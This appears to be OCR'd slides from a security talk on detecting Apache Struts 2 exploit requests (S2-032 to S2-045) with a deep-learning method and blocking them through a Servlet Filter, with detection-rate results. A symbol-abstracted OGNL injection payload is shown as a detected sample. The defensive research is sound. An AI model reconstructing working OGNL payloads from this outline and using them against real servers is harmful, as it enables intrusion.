
```
% { ( # = ' / - ' ) . ( # = @ . @ _ _ ) . ( # _ ? ( # _ = # ) : ( ( # = #
' ] ) . ( # = # . ( @ . . . . @ ) ) . ( # . ( ) . ( ) ) . ( # . ( ) . ( ) ) . ( # . (
( # = ' + - + / / - - . . / / / - / / / . . + : / / . . . / / . . ; + + / / - - . . / / / - / /
/ . . + - + / / - - . . / / / - / / ' ) . ( # = ( @ . . @ ( ' . ' ) . ( ) . ( ' ' ) ) ) . ( # =
( # ? { ' . ' %2c ' / ' %2c # } : { ' / / ' %2c ' - ' %2c # } ) ) . ( # = + . . ( # ) ) .
( # . ( ) ) . ( # = # . ( ) ) . ( # = ( @ . . . @ ( ) . ( ) ) ) . ( @ . . . . @ ( # . ( ) %2c
# ) ) . ( # . ( ) ) }
```

Detection Succeed

Protection method using Servlet Filter

Block suspicious requests using Servlet Filter

- It is possible to protect web application since Servlet Filter is executed before main programs(business logic etc.)
- Servlet Filter is easy to implement in existing application
- Servlet Filter for protection should be defined before Struts 2 built-in Servlet Filter



Evaluation of the proposed method

Evaluation of the method

- We evaluate the detection rate of the method

Vulnerability	Exploit code is specified in	Detection Result*
S2-032	Request URI(Query string)	OK
S2-033	Request URI	OK
S2-037	Request URI	OK
S2-045	Request header	OK

*OK: The method can block requests

TP	523
TN	6974
FP	2
FN	0
Precision	0.9980916
Recall	1.0

We published the sample code
of the method.

https://github.com/sisoc-tokyo/Struts2DetectionwithDeepLeaning

Contact: coe@ml.sisoc.tokyo